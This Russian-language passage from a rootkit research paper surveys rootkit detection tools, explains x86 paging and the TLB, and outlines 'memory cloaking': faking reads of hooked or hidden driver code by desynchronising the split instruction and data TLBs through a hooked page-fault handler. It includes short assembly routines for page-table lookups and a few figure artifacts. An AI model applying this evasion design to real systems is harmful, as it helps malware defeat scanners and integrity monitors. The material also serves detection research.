кроме самого себя. Средство проверки целостности видит неизменённый код, находит совпадающую контрольную сумму или хэш и (ошибочно) делает вывод, что всё в порядке. Наконец, любые методы обнаружения аномалий, опирающиеся на выявление отклоняющихся структурных характеристик, будут обмануты, поскольку получат «нормальный» образ кода. Примером может служить сканер наподобие VICE, который эвристически пытается идентифицировать инлайн-перехваты функций по наличию прямого перехода в начале тела функции.

Нынешние руткиты, за исключением Hacker Defender [4], практически не предпринимали усилий по внедрению техник вирусного полиморфизма. Как уже говорилось, хотя полиморфизм — ценная техника, для руткита она не является исчерпывающим решением, поскольку руткит не может легко замаскировать изменения, которые он должен вносить в существующий код для установки своих перехватчиков. Наша цель, следовательно, — показать в качестве доказательства концепции, что нынешняя архитектура допускает подрыв управления памятью таким образом, что неполиморфный руткит режима ядра (или вирус) способен контролировать образ областей памяти, видимый операционной системой и другими процессами, при минимальном влиянии на производительность. Конечный результат состоит в том, что возможно скрыть «известный» публичный драйвер руткита (для которого существует сигнатура кода) от обнаружения. С этой целью мы разработали «улучшенную» версию руткита FU. В разделе 1 мы обсуждаем основные техники обнаружения руткитов. В разделе 2 мы даём обзорное резюме архитектуры памяти x86. Раздел 3 описывает концепцию маскировки памяти и реализацию доказательства концепции для нашего расширенного руткита. Наконец, мы завершаем обсуждением его обнаруживаемости, ограничений, потенциала расширения и влияния на производительность. Итак, добро пожаловать в технологии руткитов четвёртого поколения.

---

1 — Обнаружение руткитов

До нескольких месяцев назад обнаружение руткитов в основном игнорировалось поставщиками средств безопасности. Многие ошибочно относили руткиты к той же категории, что и другие вирусы и вредоносные программы. Из-за этого компании в сфере безопасности продолжали использовать те же методы обнаружения, наиболее распространённым из которых было сканирование сигнатур на файловой системе. Это лишь частично эффективно. Как только руткит загружен в память, он может удалить себя с диска, скрыть свои файлы или даже перенаправить попытку открыть файл руткита. В этом разделе мы рассмотрим более поздние достижения в области обнаружения руткитов.

1.1 — Обнаружение эффекта руткита (эвристика)

Один из методов обнаружения присутствия руткита — выявление того, как он изменяет другие параметры компьютерной системы. Таким образом, эффекты руткита видны, хотя сам руткит, вызвавший отклонение, может быть неизвестен. Это решение представляет собой более общий подход, поскольку не требует сигнатуры конкретного руткита. Данная техника также ищет руткит в памяти, а не на файловой системе.

Один из эффектов руткита состоит в том, что он обычно изменяет путь выполнения обычной программы. Встраиваясь в середину выполнения программы, руткит может выступать посредником между функциями ядра, на которые полагается программа, и самой программой. Обладая такой позицией, руткит может изменять то, что программа видит и делает. Например, руткит мог бы возвращать дескриптор файла журнала, отличный от того, который программа намеревалась

открыть, или менять назначение сетевого взаимодействия. Эти исправления или перехваты руткита приводят к выполнению дополнительных инструкций. При сравнении перехваченной функции с нормальной разница в количестве выполненных инструкций может свидетельствовать о наличии руткита. Именно такую технику использует PatchFinder [5]. Один из недостатков PatchFinder заключается в том, что для подсчёта инструкций процессор должен быть переведён в пошаговый режим. Поэтому при выполнении каждой инструкции генерируется прерывание, которое необходимо обработать. Это снижает производительность системы, что может быть неприемлемо на производственной машине. Кроме того, фактическое количество выполняемых инструкций может варьироваться даже на чистой системе. Другой инструмент обнаружения руткитов VICE выявляет наличие перехватчиков в приложениях и в ядре. VICE анализирует адреса функций, экспортируемых операционной системой, в поисках перехватчиков. Экспортируемые функции являются типичными целями руткитов, поскольку, фильтруя определённые API, руткиты могут скрываться. Находя сами перехватчики, VICE избегает проблем, связанных с подсчётом инструкций. Однако VICE также использует несколько API, поэтому руткит может обойти его обнаружение перехватчиков [6]. В настоящее время главная слабость VICE состоит в том, что он обнаруживает все перехватчики — как вредоносные, так и легитимные. Перехват — это легитимная техника, используемая многими продуктами безопасности.

Ещё один подход к обнаружению эффектов руткита — выявление лжи операционной системы. Операционная система предоставляет общеизвестный API для взаимодействия с ней приложений. Когда руткит изменяет результаты работы определённого API — это ложь. Например, Windows Explorer может запрашивать количество файлов в каталоге с помощью нескольких функций Win32 API. Если руткит изменяет количество файлов, которое приложение может видеть, — это ложь. Для обнаружения лжи детектору руткитов нужны как минимум два способа получения одной и той же информации. Тогда оба результата можно сравнить. RootkitRevealer [7] использует эту технику: он вызывает API верхнего уровня и сравнивает эти результаты с результатами API нижнего уровня. Этот метод может быть обойдён руткитом, если тот также перехватывает на этих нижних уровнях. RootkitRevealer также не учитывает изменения данных. Руткит FU изменяет структуры данных ядра, чтобы скрыть свои процессы. RootkitRevealer не обнаруживает этого, поскольку и API верхнего, и API нижнего уровня возвращают одни и те же изменённые данные. Blacklight от F-Secure [8] также пытается выявлять отклонения от истины. Для обнаружения скрытых процессов он опирается на недокументированную структуру ядра. Точно так же, как FU обходит связный список процессов для сокрытия, Blacklight обходит связный список таблиц дескрипторов в ядре. Каждый процесс имеет таблицу дескрипторов; таким образом, выявляя все таблицы дескрипторов, Blacklight может найти указатель на каждый процесс в системе. FU был обновлён, чтобы также исключать скрытый процесс из связного списка таблиц дескрипторов. Эта гонка вооружений продолжится.

1.2 — Обнаружение самого руткита (сигнатуры)

Антивирусные компании показали, что сканирование файловых систем на предмет сигнатур может быть эффективным, однако оно может быть обойдено. Если злоумышленник маскирует бинарный файл с помощью упаковщика, сигнатура может больше не соответствовать руткиту. Сигнатура руткита в том виде, в каком он будет выполняться в памяти, — один из способов решения этой проблемы. Некоторые системы предотвращения вторжений на основе хоста (HIPS) пытаются предотвратить загрузку руткита. Однако крайне сложно заблокировать все пути загрузки кода в ядро. Недавние статьи Джека Барнаби [9] и Чонга [10] подчеркнули угрозу эксплойтов ядра, которые позволяют загружать произвольный код в память и выполнять его.

Хотя сканирование файловой системы и обнаружение загрузки необходимы, возможно, последним рубежом обнаружения является непосредственное сканирование памяти. Это обеспечивает

дополнительный уровень безопасности, если руткит обошёл предыдущие проверки. Сигнатуры в памяти более надёжны, поскольку руткит должен распаковать или расшифровать себя для выполнения. Сканирование памяти можно использовать не только для поиска руткита, но и для проверки целостности самого ядра, поскольку оно обладает известной сигнатурой. Сканирование памяти ядра также значительно быстрее, чем сканирование всего содержимого диска. Арбо и соавт. [11] вывели эту технику на новый уровень, реализовав сканер на отдельной плате с собственным процессором.

Следующий раздел объяснит архитектуру памяти на Intel x86.

---


2 — Обзор архитектуры памяти

На заре вычислительной техники программисты были ограничены объёмом физической памяти в системе. Если программа была слишком велика, чтобы поместиться в памяти, программист был обязан разделить её на части, которые можно было загружать и выгружать по требованию. Эти части назывались оверлеями. Возложение такого типа управления памятью на программистов пользовательского уровня увеличивало сложность кода и количество ошибок при программировании, снижая эффективность. Виртуальная память была изобретена для того, чтобы освободить программистов от этих задач.

2.1 — Виртуальная память — страничная организация против сегментации

Виртуальная память основана на разделении виртуального и физического адресных пространств. Размер виртуального адресного пространства определяется прежде всего разрядностью шины адреса, тогда как размер физического адресного пространства зависит от количества установленной в системе оперативной памяти. Таким образом, система с 32-битной шиной способна адресовать 2^32 (около 4 ГБ) физических байт непрерывной памяти. Однако установленный объём оперативной памяти может быть значительно меньше. В этом случае виртуальное адресное пространство будет больше физического. Виртуальная память делит как виртуальное, так и физическое адресные пространства на блоки фиксированного размера. Если все блоки одинакового размера, говорят, что система использует страничную модель памяти. Если блоки имеют переменный размер — это модель сегментации. Архитектура x86 фактически является гибридной, использующей как сегментацию, так и страничную организацию, однако данная статья сосредоточена преимущественно на эксплуатации механизма страничной организации.

В страничной модели блоки виртуальной памяти называются страницами, а блоки физической памяти — фреймами. Каждая виртуальная страница отображается на определённый физический фрейм. Именно это позволяет виртуальному адресному пространству, видимому программами, быть больше объёма физически адресуемой памяти (то есть страниц может быть больше, чем физических фреймов). Это также означает, что виртуально непрерывные страницы не обязаны быть физически непрерывными. Эти моменты иллюстрирует Рисунок 1.






Рисунок 1 — Отображение виртуальной памяти на физическую (страничная организация)

ПРИМЕЧАНИЕ: 1. Виртуальное и физическое адресные пространства разделены на блоки фиксированного размера. 2. Виртуальное адресное пространство может быть больше физического. 3. Виртуально непрерывные блоки не обязательно отображаются на физически непрерывные фреймы.

2.2 — Таблицы страниц и PTE

Информация об отображении, связывающая виртуальный адрес с его физическим фреймом, хранится в таблицах страниц в структурах, известных как PTE. PTE также хранят информацию о состоянии. Биты состояния могут указывать, например, является ли страница допустимой (физически присутствующей в памяти в отличие от хранящейся на диске), доступна ли она для записи, является ли она пользовательской или привилегированной. Рисунок 2 показывает формат PTE для x86.




Рисунок 2 — Формат PTE для x86 (страница 4 КБ)

2.3 — Трансляция виртуальных адресов в физические

Виртуальные адреса кодируют информацию, необходимую для нахождения их PTE в таблице страниц. Они делятся на 2 основные части: номер виртуальной страницы и байтовый индекс. Номер виртуальной страницы служит индексом в таблице страниц, а байтовый индекс —

смещением внутри физического фрейма. При обращении к памяти PTE для страницы ищется в таблице страниц путём прибавления базового адреса таблицы страниц к номеру виртуальной страницы, умноженному на размер записи PTE. Базовый адрес страницы в физической памяти затем извлекается из PTE и объединяется с байтовым смещением для формирования физического адреса памяти, отправляемого в блок памяти. Если виртуальное адресное пространство особенно велико, а размер страницы относительно мал, очевидно, что потребуется большая таблица страниц для хранения всей информации об отображении. И поскольку таблица страниц должна оставаться в основной памяти, большая таблица может быть дорогостоящей. Одним из решений этой дилеммы является использование многоуровневой схемы страничной организации. Двухуровневая схема страничной организации, по существу, организует страничную организацию самой таблицы страниц. Она дополнительно разбивает номер виртуальной страницы на каталог страниц и индекс таблицы страниц. Каталог страниц — это просто таблица указателей на таблицы страниц. Эта двухуровневая схема страничной организации поддерживается архитектурой x86. Рисунок 3 иллюстрирует, как виртуальный адрес разбивается для индексирования каталога страниц и таблиц страниц, а Рисунок 4 иллюстрирует процесс трансляции адресов.




Рисунок 3 — Схема индексирования адресов и таблиц страниц x86




Рисунок 4 — Трансляция адресов x86

Обращение к памяти при двухуровневой схеме страничной организации потенциально включает следующую последовательность шагов.

1. Поиск записи каталога страниц (PDE).
Запись каталога страниц = Базовый адрес каталога страниц + sizeof(PDE) * Индекс каталога страниц (извлечённый из виртуального адреса, вызвавшего обращение к памяти)
ПРИМЕЧАНИЕ: Windows отображает каталог страниц на виртуальный адрес 0xC0300000. Базовые адреса каталогов страниц также находятся в блоках KPROCESS, а регистр cr3 содержит физический адрес текущего каталога страниц.

2. Поиск записи таблицы страниц.
Запись таблицы страниц = Базовый адрес таблицы страниц + sizeof(PTE) * Индекс таблицы страниц (извлечённый из виртуального адреса, вызвавшего обращение к памяти).
ПРИМЕЧАНИЕ: Windows отображает каталог страниц на виртуальный адрес 0xC0000000. Базовый физический адрес таблицы страниц также хранится в записи каталога страниц.

3. Поиск физического адреса.
Физический адрес = Содержимое PTE + Байтовый индекс
ПРИМЕЧАНИЕ: PTE хранят физический адрес физического фрейма. Он объединяется с байтовым индексом (смещением внутри фрейма) для формирования полного физического адреса. Для тех, кто предпочитает код объяснениям, следующие две подпрограммы показывают, как происходит эта трансляция. Первая подпрограмма, `GetPteAddress`, выполняет шаги 1 и 2, описанные выше. Она возвращает указатель на запись таблицы страниц для заданного виртуального адреса. Вторая подпрограмма возвращает базовый физический адрес фрейма, на который отображена страница.

```
#define PROCESS_PAGE_DIR_BASE                  0xC0300000
#define PROCESS_PAGE_TABLE_BASE                0xC0000000
typedef unsigned long* PPTE;

/************************************************************************
* GetPteAddress - Returns a pointer to the page table entry corresponding
*                 to a given memory address.
*
* Parameters:
*       PVOID VirtualAddress - Address you wish to acquire a pointer to the
*                              page table entry for.
*
* Return - Pointer to the page table entry for VirtualAddress or an error
*          code.
*
* Error Codes:
*       ERROR_PTE_NOT_PRESENT - The page table for the given virtual
*                               address is not present in memory.
*      ERROR_PAGE_NOT_PRESENT - The page containing the data for the
*                               given virtual address is not present in
*                               memory.
************************************************************************/
PPTE GetPteAddress( PVOID VirtualAddress )
{
        PPTE pPTE = 0;
        __asm
        {
                cli                     //disable interrupts
                pushad
                mov esi, PROCESS_PAGE_DIR_BASE
                mov edx, VirtualAddress
                mov eax, edx
                shr eax, 22
                lea eax, [esi + eax*4]  //pointer to page directory entry
                test [eax], 0x80        //is it a large page?
                jnz Is_Large_Page       //it's a large page
                mov esi, PROCESS_PAGE_TABLE_BASE
                shr edx, 12
                lea eax, [esi + edx*4]  //pointer to page table entry (PTE)
```

```
                mov pPTE, eax
                jmp Done

                //NOTE: There is not a page table for large pages because
                //the phys frames are contained in the page directory.
                Is_Large_Page:
                mov pPTE, eax

                Done:
                popad
                sti                     //reenable interrupts
        }//end asm

        return pPTE;

}//end GetPteAddress

/**************************************************************************
* GetPhysicalFrameAddress - Gets the base physical address in memory where
*                           the page is mapped. This corresponds to the
*                           bits 12 - 32 in the page table entry.
*
* Parameters -
*       PPTE pPte - Pointer to the PTE that you wish to retrieve the
*       physical address from.
*
* Return - The physical address of the page.
**************************************************************************/
ULONG GetPhysicalFrameAddress( PPTE pPte )
{
        ULONG Frame = 0;

        __asm
        {
                cli
                pushad
                mov eax, pPte
                mov ecx, [eax]
                shr ecx, 12  //physical page frame consists of the
                             //upper 20 bits
                mov Frame, ecx
                popad
                sti
        }//end asm
        return Frame;

}//end GetPhysicalFrameAddress
```

	VPN=12		----------
	Frame=1		FRAME 3
+----------+			
+----------+	----------		

2.4 — Роль обработчика ошибок страниц

Поскольку многие процессы используют лишь небольшую часть своего виртуального адресного пространства, только используемые части отображаются на физические фреймы. Кроме того, поскольку физическая память может быть меньше виртуального адресного пространства, ОС может перемещать менее недавно использованные страницы на диск (файл подкачки) для

удовлетворения текущих запросов на память. Распределением фреймов управляет операционная система. Если процесс превышает доступный объём физической памяти или в ОС заканчиваются свободные физические фреймы, некоторые из текущих выделенных фреймов должны быть выгружены на диск. Эти выгруженные страницы хранятся в файле подкачки. Информация о том, присутствует ли страница в основной памяти, хранится в записи таблицы страниц. При обращении к памяти, если страница отсутствует в основной памяти, генерируется ошибка страницы. Задача обработчика ошибок страниц — выдать I/O-запросы для выгрузки менее недавно использованной страницы, если все доступные физические фреймы заняты, а затем загрузить запрошенную страницу из файла подкачки. При включённой виртуальной памяти каждое обращение к памяти должно быть сверено с таблицей страниц для определения физического фрейма, на который оно отображается, и наличия его в основной памяти. Это влечёт значительные накладные расходы на производительность, особенно когда архитектура основана на многоуровневой схеме таблицы страниц, подобной Intel Pentium. Путь обработки ошибок страниц при обращении к памяти можно обобщить следующим образом.

1. Поиск в каталоге страниц для определения, присутствует ли таблица страниц для данного адреса в основной памяти.
2. Если нет — выдаётся I/O-запрос для загрузки таблицы страниц с диска.
3. Поиск в таблице страниц для определения, присутствует ли запрошенная страница в основной памяти.
4. Если нет — выдаётся I/O-запрос для загрузки страницы с диска.
5. Поиск запрошенного байта (смещения) в странице.

Таким образом, каждое обращение к памяти в лучшем случае требует 3 обращений к памяти: 1 для доступа к каталогу страниц, 1 для доступа к таблице страниц и 1 для получения данных по правильному смещению. В худшем случае может потребоваться ещё 2 дисковых I/O (если страницы выгружены на диск). Таким образом, виртуальная память несёт значительный удар по производительности.

2.5 — Проблема производительности страничной организации и TLB

Буфер быстрого преобразования адресов (TLB) был введён для снижения влияния этой проблемы. По существу, TLB — это аппаратный кэш, хранящий часто используемые отображения виртуальных адресов в физические. Поскольку TLB реализован с использованием чрезвычайно быстрой ассоциативной памяти, в нём можно искать трансляцию значительно быстрее, чем потребовалось бы для поиска в таблицах страниц. При обращении к памяти TLB сначала проверяется на наличие допустимой трансляции. Если трансляция найдена, это называется попаданием в TLB. В противном случае — промахом. Попадание в TLB, таким образом, обходит более медленный поиск в таблице страниц. Современные TLB имеют чрезвычайно высокую частоту попаданий и, следовательно, редко несут штраф за промах при поиске трансляции в таблице страниц.

---

3 — Концепция маскировки памяти

Одна из целей продвинутого руткита — скрыть свои изменения в исполняемом коде (например, установку инлайн-патча). Очевидно, он также может захотеть скрыть собственный код от просмотра. Код, как и данные, находится в памяти, и мы можем определить основные формы обращения к памяти как:

• EXECUTE (выполнение)
• READ (чтение)
• WRITE (запись)

С технической точки зрения мы знаем, что каждая виртуальная страница отображается на физический фрейм, определяемый определённым количеством битов в записи таблицы страниц. Что если бы мы могли фильтровать обращения к памяти таким образом, чтобы обращения EXECUTE отображались на другой физический фрейм, нежели обращения READ/WRITE? С точки зрения руткита это было бы весьма выгодно. Рассмотрим случай инлайн-перехвата. Модифицированный код выполнялся бы нормально, но любые попытки прочитать (то есть обнаружить) изменения кода перенаправлялись бы на «девственный» физический фрейм, содержащий образ оригинального, неизменённого кода. Аналогично, драйвер руткита мог бы скрывать себя, перенаправляя обращения READ в своём диапазоне памяти на страницу, содержащую случайный мусор, или на страницу, содержащую образ кода другого «невиновного» драйвера. Это означало бы, что возможно обмануть как сигнатурные сканеры, так и мониторы целостности. Действительно, архитектурная особенность архитектуры Pentium позволяет руткиту выполнять этот трюк с минимальным влиянием на общую производительность системы. Подробности мы опишем в следующем разделе.

3.1 — Сокрытие исполняемого кода

По иронии судьбы, общая методология, которую мы собираемся обсудить, является наступательным расширением существующей схемы защиты от переполнения стека, известной как PaX. Реализацию PaX мы кратко рассматриваем в 3.3 в разделе смежных работ.

Для сокрытия исполняемого кода необходимо решить как минимум 3 основных задачи:

1. Нам нужен способ фильтрации обращений EXECUTE и READ/WRITE.
2. Нам нужен способ «подделки» обращений READ/WRITE к памяти, когда мы их обнаруживаем.
3. Нам нужно обеспечить, чтобы производительность не пострадала заметным образом.

Первая задача касается того, как фильтровать обращения EXECUTE от READ/WRITE. При включённой виртуальной памяти ограничения на обращение к памяти применяются путём установки битов в записи таблицы страниц, указывающих, является ли данная страница только для чтения или для чтения-записи. В архитектуре IA-32, однако, все страницы являются исполняемыми. Таким образом, официального способа фильтровать обращения EXECUTE от READ/WRITE и тем самым применять семантику «только выполнение / перенаправленные READ-WRITE», необходимую для работы этой схемы, не существует. Однако мы можем перехватывать и фильтровать обращения к памяти, помечая их PTE как отсутствующие и перехватывая обработчик ошибок страниц. В обработчике ошибок страниц у нас есть доступ к сохранённому указателю инструкций и адресу, вызвавшему ошибку. Если указатель инструкций равен адресу ошибки, то это обращение EXECUTE. В противном случае — READ/WRITE. Поскольку ОС использует бит присутствия в управлении памятью, нам также необходимо различать ошибки страниц, вызванные нашим перехватом памяти, и обычные ошибки страниц. Простейший способ — требовать, чтобы все перехваченные страницы находились либо в непоодинируемой памяти, либо были явно закреплены с помощью API наподобие `MmProbeAndLockPages`.

Следующая задача касается того, как «подделывать» обращения EXECUTE и READ/WRITE, когда мы их обнаруживаем (и делать это с минимальным влиянием на производительность). В этом случае на помощь приходит архитектура TLB Pentium. Pentium обладает разделённым TLB: один TLB для инструкций, другой для данных. Как упоминалось ранее, TLB кэширует отображения виртуальных страниц в физические при включённой виртуальной памяти. В норме ITLB и DTLB

синхронизированы и хранят одно и то же физическое отображение для данной страницы. Хотя TLB управляется преимущественно аппаратно, существует несколько программных механизмов для его управления.

• Перезагрузка cr3 вызывает сброс всех записей TLB, кроме глобальных. Обычно это происходит при переключении контекста.
• Инструкция `invlpg` вызывает сброс конкретной записи TLB.
• Выполнение инструкции доступа к данным вызывает загрузку DTLB с отображением для страницы данных, к которой произошло обращение.
• Выполнение вызова вызывает загрузку ITLB с отображением для страницы, содержащей код, выполненный в ответ на вызов.

Мы можем фильтровать обращения EXECUTE от READ/WRITE и подделывать их путём рассинхронизации TLB таким образом, что ITLB хранит отображение виртуальной страницы в физическую, отличное от DTLB. Этот процесс выполняется следующим образом:

Сначала устанавливается новый обработчик ошибок страниц для обработки обращений к маскируемым страницам. Затем страница-кандидат помечается как отсутствующая, а её запись в TLB сбрасывается с помощью инструкции `invlpg`. Это гарантирует, что все последующие обращения к странице будут фильтроваться через установленный обработчик ошибок страниц. Внутри установленного обработчика ошибок страниц мы определяем, является ли данное обращение к памяти обращением EXECUTE или READ/WRITE, сравнивая сохранённый указатель инструкций с адресом ошибки. Если они совпадают, обращение к памяти является обращением EXECUTE. В противном случае — READ/WRITE. Тип обращения определяет, какое отображение загружается вручную в ITLB или DTLB. Рисунок 5 даёт концептуальное представление этой стратегии.

Наконец, важно отметить, что доступ к TLB значительно быстрее, чем выполнение поиска в таблице страниц. В целом ошибки страниц дороги. Поэтому на первый взгляд может показаться, что пометка скрытых страниц как отсутствующих приведёт к значительному снижению производительности. На самом деле это не так. Хотя мы помечаем скрытые страницы как отсутствующие, для большинства обращений к памяти мы не несём штраф за ошибку страницы, поскольку записи кэшированы в TLB. Исключения — это, конечно, начальные ошибки, возникающие после пометки маскируемой страницы как отсутствующей, и последующие ошибки, возникающие в результате вытеснений строк кэша при заполнении набора TLB. Таким образом, основная задача нового обработчика ошибок страниц — явная и избирательная загрузка DTLB или ITLB правильными отображениями для скрытых страниц. Все ошибки, возникающие на других страницах, передаются вниз в обработчик ошибок страниц операционной системы.




Рисунок 5 — Подделка операций Read/Write путём рассинхронизации разделённого TLB

3.2 — Сокрытие чистых данных

Сокрытие модификаций данных значительно менее оптимально, чем сокрытие модификаций кода, однако это можно сделать при условии готовности принять снижение производительности. Мы достигаем минимальных потерь производительности при сокрытии исполняемого кода благодаря тому, что ITLB может хранить отображение, отличное от DTLB. Код может выполняться очень быстро с минимумом ошибок страниц, поскольку это отображение всегда присутствует в ITLB (за исключением редких случаев вытеснения записи ITLB из кэша). К сожалению, в случае данных мы не можем ввести подобную несогласованность. Существует только 1 DTLB, и поэтому DTLB должен оставаться пустым, если мы хотим перехватывать и фильтровать конкретные обращения к данным. Конечный результат — 1 ошибка страницы на каждое обращение к данным. Это не является большой проблемой с точки зрения сокрытия конкретного драйвера, если драйвер тщательно спроектирован и использует минимум глобальных данных, однако снижение производительности может быть значительным при попытке скрыть часто используемую страницу данных.

Для сокрытия данных мы использовали подход на основе протокола между скрытым драйвером и перехватчиком памяти. Мы используем это для демонстрации того, как можно скрыть глобальные данные в драйвере руткита. Чтобы разрешить прохождение обращения к памяти, DTLB загружается в обработчике ошибок страниц. Чтобы обеспечить правильную фильтрацию обращений к данным, он должен быть немедленно сброшен запрашивающим драйвером, чтобы гарантировать, что никакой другой код не получит доступ к этому адресу памяти и не получит данные в результате неправильного отображения. Протокол для доступа к данным на скрытой странице выглядит следующим образом:

1. Драйвер повышает IRQL до DISPATCH_LEVEL (чтобы гарантировать, что никакой другой код не получит управление и не увидит «скрытые» данные вместо «поддельных»).

2. Драйвер должен явно сбросить запись TLB для страницы, содержащей маскируемую переменную, с помощью инструкции `invlpg`. На случай если какой-то другой процесс пытался получить доступ к нашей странице данных и получил поддельный фрейм (то есть мы не хотим получить поддельное отображение, которое ещё может находиться в TLB, поэтому мы очищаем его для надёжности).

3. Драйверу разрешается выполнить обращение к данным.

4. Драйвер должен явно сбросить запись TLB для страницы, содержащей маскируемую переменную, с помощью инструкции `invlpg` (чтобы «реальное» отображение не оставалось в TLB. Мы не хотим, чтобы другие драйверы или процессы получили скрытое отображение, поэтому мы очищаем его).

5. Драйвер снижает IRQL до предыдущего уровня перед повышением.

Также применяется дополнительное ограничение:

• Никакие глобальные данные не могут передаваться в функции API ядра. При вызове API глобальные данные должны быть скопированы в локальное хранилище на стеке и переданы в функцию API (то есть если API обращается к маскируемой переменной, он получит поддельные данные и выполнится некорректно).

Этот протокол может быть эффективно реализован в скрытом драйвере, если драйвер копирует все глобальные данные в локальные переменные в начале подпрограммы, а затем копирует

